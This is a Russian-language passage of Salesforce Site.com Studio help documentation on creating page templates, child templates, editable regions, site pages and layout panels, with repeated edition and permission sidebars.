
### Общие сведения о дочерних шаблонах

Дочерние шаблоны — это удобное средство повторного использования общих элементов оформления в более сложных макетах страниц. Например, веб-сайт может содержать элементы, которые повторяются на каждой странице сайта (например, меню навигации). Кроме того, могут использоваться элементы, которые являются общими только для нескольких страниц сайта (например, страницы в подразделе сайта, содержащие верхний колонтитул подраздела). Таким образом, дочерние шаблоны (то есть, шаблоны на основе других шаблонов) позволяют повторно использовать макет основного шаблона.

В случае использования основного шаблона страницы в качестве базы, дочерний шаблон наследует нередактируемый верхний колонтитул и меню навигации (1), а также редактируемую центральную панель (2), на которую добавляется нередактируемый верхний колонтитул подраздела (3). Кроме того, следует добавить новую редактируемую центральную панель (4), так как центральная панель основного шаблона доступна для редактирования только на тех страницах, которые напрямую основаны на этом шаблоне.



Теперь любая страница, основанная на дочернем шаблоне, содержит нередактируемый основной верхний колонтитул, меню навигации и верхний колонтитул подраздела, а также редактируемую центральную панель (5) для содержимого этой страницы.



### Рекомендации

- Продумайте структуру сайта и макеты страниц. Время, изначально потраченное на планирование веб-сайта, полностью окупится при его создании.
- Определите элементы, которые будут использоваться на всех страницах сайта (например, верхние колонтитулы или меню навигации), так как эти элементы могут быть добавлены в шаблон страницы.
- Чтобы сэкономить время на повторном использовании содержимого, как можно чаще применяйте шаблоны страниц.
- Чтобы при необходимости в кратчайшие сроки изменить дизайн основного шаблона страницы, рекомендуем добавлять в него как можно меньше элементов. Для реализации более сложных дизайнов рекомендуем использовать [дочерние шаблоны](#).

### СМ. ТАКЖЕ:

[Создание шаблонов страниц Site.com](#)

[Создание страниц Site.com](#)

[Настройка представления Site.com Studio автора](#)

[Определение шаблона, используемого на странице Site.com](#)

## Создание шаблонов страниц Site.com



**Шаблон страницы** — это область, позволяющая определить макет и функциональные возможности страниц сайта. Благодаря шаблону, поддерживающему добавление типичных элементов страницы и используемому в качестве основы для дальнейшего создания страниц сайта, пользователь может быть уверен, что сайт будет оформлен в едином стиле. Пользователи могут быстро внедрять любые глобальные изменения, так как страницы, созданные на основе шаблона, наследуют элементы этого шаблона.

Для создания шаблона страницы можно использовать макет. Созданный шаблон может использоваться в качестве основы для создания **дочернего шаблона**, который позволяет повторно использовать дизайн основного шаблона.

### Создание шаблона страницы из макета

Чтобы открыть абсолютно пустой шаблон или воспользоваться базовым макетом страницы, выполните указанные ниже действия.


1. Выберите представление **«Шаблоны страницы»** на вкладке «Общие сведения» и нажмите кнопку **«Создать»** или щелкните **«Создать шаблон страницы»** в представлении «Шаблоны страницы».
2. Введите имя шаблона страницы. Имена шаблонов не могут содержать специальные символы (например, #, ? или @).
3. Щелкните **«Макеты»** и выберите пустую страницу или предопределенный макет страницы (например, страницу с верхним и нижним колонтитулами).

 **Прим.:** Предопределенные макеты страниц содержат **панели**, позволяющие создавать столбцы, верхние и нижние колонтитулы. Для размещения панелей используется встроенная таблица стилей, поэтому макет может быть легко изменен даже после создания страницы. Чтобы удалить встроенный стиль посредством правил CSS, выберите панель, удалите код на вкладке «Код» панели **«Стиль»** (  ) и нажмите кнопку **«Применить»**.

4. Выберите режим макета.
  - Чтобы страница отображалась по ширине окна обозревателя, щелкните **«По всей ширине»**.
  - Чтобы задать нужную ширину страницы, щелкните **«Фиксированная ширина»** и укажите необходимое значение.
5. Нажмите кнопку **«Создать»**. При этом откроется шаблон страницы.

Затем необходимо [доработать шаблон](#).

 **Совет:**

- По умолчанию любой созданный шаблон доступен только другим администраторам сайта и конструкторам организации. Чтобы разрешить авторам использовать шаблон для создания страниц, выберите **«Доступно для авторов»** на панели «Свойства» (  ).
- Кроме того, шаблоны могут быть созданы путем **преобразования или клонирования других страниц**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

### Создание дочернего шаблона

Чтобы использовать текущий шаблон в качестве основы для создания дочерних шаблонов, выполните указанные ниже действия.

- Ниже указан самый быстрый способ.
  1. Выберите нужный шаблон в представлении «Шаблоны страницы» на вкладке «Общие сведения», а затем щелкните  > «Создать дочерний шаблон». Если шаблон открыт, щелкните «Действия со страницей» > «Создать дочерний шаблон».
  2. Введите имя шаблона страницы. Имена шаблонов не могут содержать специальные символы (например, #, ? или @).
  3. Нажмите кнопку «Создать». При этом откроется дочерний шаблон.
- Также доступны указанные ниже действия.
  1. Выберите представление «Шаблоны страницы» на вкладке «Общие сведения» и нажмите кнопку «Создать» или щелкните «Создать шаблон страницы» в представлении «Шаблоны страницы».
  2. Введите имя шаблона страницы. Имена шаблонов не могут содержать специальные символы (например, #, ? или @).
  3. Щелкните «Шаблоны страницы» и выберите нужный шаблон.
  4. Нажмите кнопку «Создать». При этом откроется дочерний шаблон страницы.

### Доработка шаблона

Ниже перечислены действия, которые должны быть выполнены для доработки созданного шаблона.

- [Создание шаблона страницы](#)
- [Добавление других элементов страницы в шаблон](#)
- [Создание редактируемых областей](#)
- [Создание страниц сайта на основе шаблона](#)

СМ. ТАКЖЕ:

[Создание редактируемых областей шаблона](#)

[Определение шаблона, используемого на странице Site.com](#)




[Общие сведения о шаблонах страницы Site.com](#)


[Настройка представления Site.com Studio автора](#)


## Создание редактируемых областей шаблона

Авторы шаблонов могут указывать элементы, которые будут доступны пользователям для редактирования на страницах, созданных на их основе.

Чтобы включить редактируемость элемента страницы на производных страницах или в дочерних шаблонах, выберите нужный элемент в шаблоне страницы или на панели

«Структура страницы» (  ) и щелкните  > «**Включить возможность редактирования**» или установите флажок «**Для редактирования**» на панели «Свойства» (  ).

Если шаблон страницы открыт, то редактируемые элементы страницы выделяются синей рамкой. Кроме того, для этих элементов отображается значок карандаша (  ) на панели «Структура страницы» и в информационном окне, которое отображается при наведении указателя мыши на элемент страницы.



СМ. ТАКЖЕ:

- [Общие сведения о редактируемых элементах страницы](#)
- [Настройка представления Site.com Studio автора](#)
- [Создание шаблонов страниц Site.com](#)

## Общие сведения о редактируемых элементах страницы

Элемент страницы, помеченный в шаблоне страницы свойством «Для редактирования», доступен для редактирования в любых производных дочерних страницах или шаблонах.

Ниже перечислены рекомендации по созданию редактируемых элементов страницы.

- Редактируемые элементы страницы выделяются в дочерних страницах и шаблонах синей рамкой.
- Панель контейнера, содержащая элемент страницы, доступный для редактирования, не может быть доступна для редактирования.
- Пользователи не могут изменять события, стили и свойства редактируемых элементов на страницах, созданных на основе шаблона.
- Пользователи не могут удалять, а также изменять размер или место отображения редактируемых элементов на страницах, созданных на основе шаблона. Однако,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


высота элемента, который в шаблоне помечен свойством [«Автоматический подбор высоты»](#), определяется содержимым производной страницы.

- Удаление редактируемого элемента из шаблона страницы инициирует его удаление из всех дочерних страниц и шаблонов.
- Активный статус свойства «Для редактирования», назначенного элементу страницы, также наследуется всеми производными страницами или дочерними шаблонами. Активный статус свойства в дочернем шаблоне наследуется всеми *его* дочерними шаблонами. Чтобы запретить редактирование элемента страницы на нижестоящих уровнях, отключите его свойство «Для редактирования» в дочернем шаблоне.

### Редактируемые элементы страницы для авторов

- Авторы могут изменять редактируемые блоки содержимого на страницах сайта, созданных на основе шаблона. Кроме того, они могут редактировать блоки содержимого, добавляемые на редактируемую панель тех страниц сайта, которые созданы на основе шаблона.
  -  **Совет:** Чтобы добавить блок содержимого, который может редактироваться только другими администраторами сайта или конструкторами, рекомендуем воспользоваться [настраиваемым кодом](#).
- Авторы могут добавлять блоки содержимого в редактируемые панели страниц сайта на основе шаблона. Виджеты, доступные авторам, также могут быть добавлены на редактируемые панели.
- Администраторы сайта и конструкторы могут редактировать любой элемент страницы, которому назначен статус редактируемого.

### Стандартное содержимое редактируемых элементов страницы

Содержимое всех редактируемых элементов дочерней страницы или шаблона связывается с содержимым редактируемых элементов родительского шаблона страницы. Обновление содержимого редактируемого элемента страницы в родительском шаблоне инициирует изменение любых дочерних страниц или шаблонов страниц. Однако, изменения, внесенные в содержимое редактируемого элемента страницы на уровне дочерней страницы или шаблона, нарушают установленную связь, поэтому все последующие изменения, внесенные в элемент страницы родительского шаблона, не отображаются на дочерних страницах или в дочерних шаблонах. (Чтобы восстановить контроль родительского шаблона над содержимым, выберите редактируемый элемент страницы на странице или панели «Структура страницы» и щелкните  > **«Восстановить родительское содержимое»**. Данное действие удаляет любое настраиваемое содержимое из редактируемого элемента страницы.)

Отключение свойства панели «Для редактирования» в родительском шаблоне переопределяет все изменения данной панели на дочерних страницах или в дочерних шаблонах. Изменения панели на уровне дочернего элемента пропадают, а панель отображает только содержимое родительского шаблона. Обратите внимание, что изменения на уровне дочернего элемента сохраняются, но не отображаются. Повторное включение свойства панели «Для редактирования» в родительском шаблоне восстанавливает настраиваемое содержимое, добавленное в дочерние элементы ранее. Любые изменения, внесенные в элемент на уровне родителя, не будут отображаться.

СМ. ТАКЖЕ:

- [Создание редактируемых областей шаблона](#)
- [Настройка представления Site.com Studio автора](#)
- [Создание шаблонов страниц Site.com](#)
- [Редактирование и работа с элементами страницы Site.com](#)





## Создание страниц Site.com

Страница сайта может быть создана администратором сайта или конструктором на основе [шаблона страницы](#). При создании нескольких страниц сайта, содержащих общие элементы (например, меню навигации), пользователь может значительно сэкономить свое время путем [создания шаблона страницы](#), который в дальнейшем будет использоваться в качестве основы для создания страниц сайта, гарантирующей его единообразное оформление. Если структура страниц сайта не повторяется или требуется создать отдельную страницу, оформление которой отличается от остальных страниц сайта (например, начальную страницу), то страница может быть создана на основе базового макета.

### Создание страниц сайта на основе макета

Откройте абсолютно пустую страницу или воспользуйтесь базовым макетом страницы.

1. Наведите указатель мыши на представление «**Страницы сайта**» на вкладке «Общие сведения» и нажмите кнопку «**Создать**» или откройте представление «Страницы сайта» и щелкните «**Создать**» > «**Страница сайта**».
2. Введите имя страницы сайта. Имена страниц не могут содержать пробелы и специальные символы (например, #, ? или @).
3. Щелкните «**Макеты**» и выберите пустую страницу или предопределенный макет страницы (например, страницу с верхним и нижним колонтитулами).


 **Прим.:** Предопределенные макеты страниц содержат [панели](#), позволяющие создавать столбцы, верхние и нижние колонтитулы. Для размещения панелей используется встроенная таблица стилей, поэтому макет может быть легко изменен даже после создания страницы. Чтобы удалить встроенный стиль посредством правил CSS, выберите панель, удалите код на вкладке «Код» панели «Стиль» (  ) и нажмите кнопку «**Применить**».

4. Выберите режим макета.
  - Чтобы страница отображалась по ширине окна обозревателя, щелкните «**По всей ширине**».
  - Чтобы задать нужную ширину страницы, щелкните «**Фиксированная ширина**» и укажите необходимое значение.
5. Нажмите кнопку «**Создать**». При этом откроется страница сайта.

### Создание страниц сайта на основе шаблона страницы

Шаблон страницы может использоваться для создания страниц сайта.

Ниже указан самый быстрый способ.

1. Выберите нужный шаблон в представлении «Шаблоны страницы» и щелкните  > «**Создать страницу на основе шаблона**». Если шаблон открыт, щелкните «**Действия со страницей**» > «**Создать страницу на основе шаблона**».
2. Введите имя страницы сайта. Имена страниц не могут содержать пробелы и специальные символы (например, #, ? или @).
3. Нажмите кнопку «**Создать**». При этом откроется страница сайта.

Также доступны указанные ниже действия.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

1. Наведите указатель мыши на представление «**Страницы сайта**» на вкладке «Общие сведения» и нажмите кнопку «**Создать**» или откройте представление «Страницы сайта» и щелкните «**Создать**» > «**Страница сайта**».
2. Введите имя страницы сайта. Имена страниц не могут содержать пробелы и специальные символы (например, #, ? или @).
3. Щелкните «**Шаблоны страниц**» и выберите нужный шаблон.
4. Нажмите кнопку «**Создать**». При этом откроется страница сайта.



**Совет:** Кроме того, страницы могут быть созданы путем [преобразования или клонирования других страниц](#).

СМ. ТАКЖЕ:

[Редактирование страниц Site.com в качестве конструктора или администратора сайта](#)

[Добавление элементов страницы Site.com](#)


## Определение шаблона, используемого на странице Site.com

При редактировании страницы, созданной на основе шаблона, пользователи могут изменять только те элементы страницы, которые доступны для редактирования. Кроме того, пользователи не могут удалять и изменять размер или место отображения редактируемых элементов страницы, а также не могут изменять связанные с ними события, свойства и стили. Чтобы обновить эти элементы или свойства, необходимо использовать шаблон, на основе которого была создана данная страница.

Чтобы определить шаблон, который использовался для создания страницы, выполните указанные ниже действия.

- Наведите указатель мыши на нужную страницу сайта в представлении «Страницы сайта» на вкладке «Общие сведения». При этом отображается информационное окно, содержащее имя шаблона страницы.
- Если страница открыта, просмотрите панель «Структура страницы». Имя шаблона отображается в виде ссылки, при выборе которой открывается сам шаблон.



**Совет:** Чтобы просмотреть и открыть страницы сайта, связанные с отдельным шаблоном, выберите или наведите указатель мыши на нужный шаблон в представлении «Шаблоны страниц» на вкладке «Общие сведения», а затем щелкните  > «**Редактировать страницы на основе шаблона**». Чтобы открыть страницу сайта, выберите нужную страницу из списка.

СМ. ТАКЖЕ:

[Создание шаблонов страниц Site.com](#)

[Общие сведения о шаблонах страницы Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:


- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе


И


Роль администратора сайта или конструктора, назначенная на уровне сайта

## Переименование, дублирование и преобразование страниц

Пользователям, работающим со страницами и шаблонами, доступны типовые действия (например, переименование, удаление или дублирование страниц).

Чтобы воспользоваться дополнительными действиями над страницами, выберите или наведите указатель мыши на нужную страницу в представлении «Страницы сайта» на вкладке «Общие сведения», а затем щелкните значок .

Чтобы воспользоваться дополнительными действиями над шаблонами, выберите или наведите указатель мыши на нужный шаблон в представлении «Шаблоны страницы» на вкладке «Общие сведения», а затем щелкните значок .

Если открыт шаблон или страница, щелкните значок  на панели инструментов. Ниже перечислены действия, доступные при работе со страницами и шаблонами.

| Параметр  | Действие   |
|---|--|
| <b>Правка</b>                                   | Открытие страницы или шаблона для редактирования. Также можете дважды щелкнуть нужную страницу или шаблон.                         |
| <b>Переименовать</b>                            | Изменение имени страницы или шаблона.  |
| <b>Предварительный просмотр</b>                 | Просмотр страницы в окне обозревателя.   |
| <b>Дублировать</b>                              | Создание копии страницы или шаблона.<br>Дублирование шаблона страницы не инициирует дублирование производных страниц или шаблонов. |
| <b>Удалить</b>                                  | Удаление страницы или шаблона. Шаблон, на основе которого созданы страницы, не может быть удален.                                  |
| <b>Создать дочерний шаблон</b>                  | Создание <a href="#">дочернего шаблона</a> на основе выбранного шаблона.   |
| <b>Создать страницу на основе шаблона</b>       | Создание страницы на основе шаблона.   |
| <b>Преобразовать страницу сайта в шаблон</b>    | Преобразование страницы в шаблон.  |
| <b>Преобразовать шаблон в страницу сайта</b>    | Преобразование шаблона в страницу. Шаблон, на основе которого созданы страницы, не может быть преобразован.                        |
| <b>Редактировать страницы на основе шаблона</b> | Просмотр и открытие страниц сайта, созданных на основе выбранного шаблона страницы.  |
| <b>Добавить ограничения IP-адресов</b>          | Управление доступом к странице или шаблону путем <a href="#">ограничения диапазона разрешенных IP-адресов</a> . Страница,          |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

| Параметр | Действие   |
|----------|--|
|          | созданная на основе шаблона с ограничениями IP-адресов, наследует данные ограничения IP-адресов. |

СМ. ТАКЖЕ:

- [Редактирование страниц Site.com в качестве конструктора или администратора сайта](#)
- [Использование Site.com Studio в качестве администратора сайта или конструктора](#)

## Изменение свойства страницы Doctype

Определение типа документа (DTD) или *doctype* страницы определяет используемую версию HTML. Данная информация позволяет некоторым обозревателям инициировать стандартный режим визуализации. При необходимости значение HTML5, заданное свойству *doctype* каждой страницы по умолчанию, может быть заменено значением XHTML 1.0.

Ниже перечислены действия, доступные на открытой странице.

1. Выберите страницу на панели «Структура страницы».
2. Выберите пункт раскрывающегося списка «Doctype» на панели «Свойства».

СМ. ТАКЖЕ:

- [Изменение HTML-тега элемента страницы](#)
- [Добавление настраиваемых HTML-атрибутов](#)
- [Семантические теги макета страницы HTML5](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Добавление функций и элементов страницы

### Элементы страницы Site.com

Элементы страницы — это блоки, используемые для компоновки страниц сайта и шаблонов страницы. Совокупность этих элементов составляет структуру и содержимое страницы.

Ниже перечислены элементы страницы, доступные администраторам сайта и конструкторам при просмотре страницы сайта или шаблона страницы в среде Site.com Studio.

| Элемент страницы                  | Описание  |
|-----------------------------------|---|
| <a href="#">Блок содержимого</a>  | Размещение текста страницы (также возможно размещение изображений, гиперссылок и мультимедиа). Также доступно авторам при наличии редактируемых областей страницы.                                  |
| <a href="#">Настраиваемый код</a> | Настройка сайта путем добавления разметки (например, HTML и JavaScript) для элементов, отсутствующих в среде Site.com Studio.   |
| <a href="#">Изображение</a>       | Добавление изображений прямо на страницу.   |
| <a href="#">Путь</a>              | Добавление иерархической навигации на страницу.   |
| <a href="#">Меню</a>              | Создание меню, позволяющего пользователям перемещаться по страницам сайта.  |
| <a href="#">Панель</a>            | Структурирование страницы и группирование других элементов страницы.  |
| <a href="#">Кнопка</a>            | Добавление кнопки на страницу. Чтобы добавить функции кнопки, воспользуйтесь действиями на <a href="#">панели «События»</a> .   |
| <a href="#">Форма</a>             | Создание форм Web-to-Lead или сбор отзывов клиентов и отправка данных в объекты Salesforce.   |
| <a href="#">Поля ввода</a>        | Различные типы полей для добавления в формы или на страницы. Поля ввода, добавленные в форму, соотносятся с полями в объекте формы. См. раздел <a href="#">«Типы полей ввода»</a> на странице 5233. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

| Элемент страницы                         | Описание  |
|--|---|
| <a href="#">Элемент данных</a>           | Элемент данных должен храниться в повторителе данных. Связывание с полем в объекте повторителя данных и использование в качестве структурного нуля, отображающего содержимое заданного поля для текущей записи.                                   |
| <a href="#">Функция обработки данных</a> | Связывание со стандартным или настраиваемым объектом Salesforce, выполнение расчетов по возвращенным результатам и отображение расчетов на странице.  |
| <a href="#">Повторитель данных</a>       | Связывание с объектом Salesforce и отображение наборов данных на основе заданных фильтров. Повторители данных, используемые совместно с элементами данных или <a href="#">настраиваемым кодом</a> , позволяют отображать результаты на страницах. |
| <a href="#">Таблица данных</a>           | Связывание со стандартным или настраиваемым объектом Salesforce, извлечение наборов данных на основе заданных критериев фильтрации и отображение записей в виде строк таблицы.  |

СМ. ТАКЖЕ:

[Добавление элементов страницы Site.com](#)





[Редактирование и работа с элементами страницы Site.com](#)

## Добавление элементов страницы **Site.com**

**Элементы страницы** — это блоки, используемые для компоновки страниц сайта и шаблонов страницы. Структура страниц сайта определяется путем добавления **элементов панели**. Страницы и панели представляют собой контейнеры для добавляемых в них элементов.

Если страница сайта или шаблон страницы основывается на другом **шаблоне страницы**, то элементы страницы могут быть добавлены только на **редактируемые панели**, которые выделены на странице синей рамкой.


Страницы, панели, повторители данных и формы относятся к элементам страницы типа «контейнер», следовательно, могут содержать другие элементы страницы, которые добавляются при открытой странице.

- На панели «Элементы страницы» (  ):
  - перетащите нужный элемент страницы на холст страницы или в элемент страницы типа «контейнер»;
  - щелкните нужный элемент страницы, выберите место его размещения во всплывающем окне и нажмите кнопку **«Применить»**.
- На панели «Структура страницы» (  ) наведите указатель мыши на нужный элемент страницы типа «контейнер» и щелкните  > **«Добавить элементы страницы»**. Чтобы добавить элемент, щелкните нужный элемент или перетащите его в элемент страницы типа «контейнер».
- Выберите элемент страницы типа «контейнер» и щелкните  > **«Добавить элементы страницы»**. Чтобы добавить элемент, щелкните нужный элемент или перетащите его в элемент страницы типа «контейнер».

При перетаскивании элемента страницы на редактируемую панель отображаются значок разрешения и зеленая рамка, определяющая место размещения элемента.



При перетаскивании элемента страницы на панель, недоступную для редактирования, отображается значок запрета.



СМ. ТАКЖЕ:

[Редактирование и работа с элементами страницы Site.com](#)

[Добавление изображений прямо на страницу](#)

[Добавление блоков содержимого на страницы](#)

[Добавление настраиваемого кода на страницы](#)

[Добавление меню навигации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.


Доступно (с ограничениями) в версиях: **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для создания, редактирования и управления сайтами **Site.com**:



- Поле «Пользователь **Site.com** Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта


## Редактирование и работа с элементами страницы Site.com


Панель «Структура страницы» (  ) отображает иерархию всех элементов на странице, а также позволяет выбирать, перемещать и изменять порядок отображения элементов, благодаря чему значительно упрощается процесс оформления любых страниц.

- Чтобы выбрать элемент страницы, щелкните нужный элемент на странице или выберите его на панели «Структура страницы». При этом, помимо выделения элемента, на странице отображаются панель выбора элемента и меню «Действия» (  ).
- Чтобы изменить элемент страницы (например, блок содержимого, изображение или настраиваемый код), выполните одно из указанных ниже действий.




- Дважды щелкните нужный элемент на странице.
- Выберите нужный элемент на странице и щелкните  > «Правка» на панели выбора.
- Выберите или наведите указатель мыши на нужный элемент на панели «Структура страницы» и щелкните  > «Правка».
- Щелкните «**Редактировать содержимое**» на панели инструментов (только для блоков содержимого).

- Чтобы переместить элемент страницы, выполните одно из указанных ниже действий.
  - Выберите элемент на странице и перетащите его в нужное место или щелкните  > «Переместить» на панели выбора.
  - Перетащите элемент в нужную область на панели «Структура страницы» или выберите элемент и щелкните  > «Переместить» > *Направление*. Панель «Структура страницы» позволяет перетаскивать любые элементы страницы, кроме панелей.

- Чтобы изменить размер элемента страницы, выберите нужный элемент и перетащите манипулятор размера. Если угловой манипулятор размера отображается серым цветом, следовательно, включена функция автоматического подбора высоты, то есть высота элемента определяется размером его содержимого. Чтобы высота элемента оставалась неизменной, данная функция должна быть отключена. Для этого снимите флажок «**Автоматический подбор высоты**» на панели «Свойства» (  ) или выберите один из нижних манипуляторов размера и щелкните «**Отключить автоматический подбор высоты**» во всплывающем сообщении.

 **Совет:** Чтобы сохранить пропорции (отношение высоты к ширине) изображения, для которого отключено свойство «Автоматический подбор высоты», нажмите клавишу SHIFT и перетащите границы изображения.

При использовании таблицы стилей для оформления элемента страницы настройте стиль класса или укажите соответствующий код.

- Чтобы удалить элемент, выберите нужный элемент и выполните одно из указанных ниже действий.
  - Щелкните  > «Удалить» на панели выбора элемента.
  - Нажмите кнопку «УДАЛИТЬ».
  - Щелкните значок  на панели инструментов.
  - Щелкните  > «Удалить» на панели «Структура страницы».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта



Ниже перечислены особенности, существующие в том случае, если страница сайта или шаблон страницы созданы на основе другого шаблона.

- Содержимое всех редактируемых элементов дочерней страницы или шаблона связывается с содержимым редактируемых элементов родительского шаблона страницы. Обновление содержимого редактируемого элемента страницы в родительском шаблоне инициирует изменение любых дочерних страниц или шаблонов страниц. Однако, изменения, внесенные в содержимое редактируемого элемента страницы на уровне дочерней страницы или шаблона, нарушают установленную связь, поэтому все последующие изменения, внесенные в элемент страницы родительского шаблона, не отображаются на дочерних страницах или в дочерних шаблонах.
- Элементы страницы не поддерживают изменение положения или размера. Однако, высота элемента, который в шаблоне помечен свойством «Автоматический подбор высоты», определяется содержимым производной страницы. Редактирование такого элемента страницы доступно только в шаблоне страницы.
- Элементы страницы не могут быть удалены. Удаление такого элемента страницы доступно только в шаблоне страницы.
- События, свойства и стиль редактируемого элемента страницы (например, цвет, положение и размер) не могут быть изменены.

СМ. ТАКЖЕ:

[Элементы страницы Site.com](#)

[Добавление элементов страницы Site.com](#)

[Добавление блоков содержимого на страницы](#)

[Создание макетов страниц Site.com с помощью панелей](#)

[Общие сведения о редактируемых элементах страницы](#)



## Работа с панелями

### Создание макетов страниц Site.com с помощью панелей



Панель — это эффективное средство создания макетов, которое определяет логические разделы страницы и позволяет группировать элементы страницы для более удобного перемещения и расположения. Панель может рассматриваться в качестве контейнера для хранения других элементов страницы (в том числе других панелей) или в качестве тегов `div`, между которыми размещается содержимое. Панели идеально подходят для добавления редактируемых областей в [шаблоны страниц](#).

При создании шаблона страницы или страницы сайта пользователи могут использовать предопределенные макеты страниц, содержащие столбцы, верхние и нижние колонтитулы, созданные с помощью панелей. Созданные макеты поддерживают возможность дальнейшего изменения в соответствии с дизайном сайта.



Чтобы добавить на страницу дополнительные разделы, воспользуйтесь таблицей стилей или панелями строк и столбцов. При использовании последних панели добавляются на страницу в строгом соответствии с предварительно заданными параметрами размещения таблицы стилей.

 **Прим.:** Для определения расположения предопределенных макетов страниц и панелей строк и столбцов используется встроенная таблица стилей. Чтобы оформить сайт посредством правил CSS, удалите встроенную таблицу стилей на вкладке «Код» панели «Стиль» () и нажмите кнопку «Применить».


Чтобы добавить панели строк и столбцов на страницу, выполните указанные ниже действия.

1. Выберите нужную страницу (верхний значок папки) на панели «Структура страницы» () .
2. Щелкните  > «Добавить панели строк и столбцов».
3. Укажите необходимое количество панелей строк или столбцов. Содержимое, доступное на странице, помещается в первую новую панель.

Чтобы добавить панель строк, выполните указанные ниже действия.

- Чтобы добавить панель строк над текущей панелью, выберите нужную панель на странице или на панели «Структура страницы», а затем щелкните  > «Добавить панели строк и столбцов» > «Вставить строку выше».
- Чтобы добавить панель строк под текущую панель, выберите нужную панель на странице или на панели «Структура страницы», а затем щелкните  > «Добавить панели строк и столбцов» > «Вставить строку ниже».

Чтобы добавить панели строк и столбцов на другую панель, выполните указанные ниже действия.

1. Выберите нужную панель на странице или на панели «Структура страницы».
2. Щелкните  > «Добавить панели строк и столбцов».
3. Укажите необходимое количество панелей строк или столбцов. Содержимое, доступное на странице, помещается в первую новую панель.

Чтобы добавить отдельную панель, перетащите элемент «Панель» с панели «Элементы страницы» () на страницу.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

По умолчанию высота панели, в которую добавляется содержимое, регулируется автоматически, так как включена функция автоматического подбора высоты. [Функция изменения положения и размера](#) панелей может быть отключена. При наведении указателя мыши на панель отображается всплывающее информационное окно, содержащее ширину и высоту панели.



При перетаскивании элемента страницы на панель изменяется цвет его контура, указывающий на то, что теперь элемент является частью группы. Чтобы удалить элемент из группы, перетащите его за пределы панели.

СМ. ТАКЖЕ:

[Добавление элементов страницы Site.com](#)

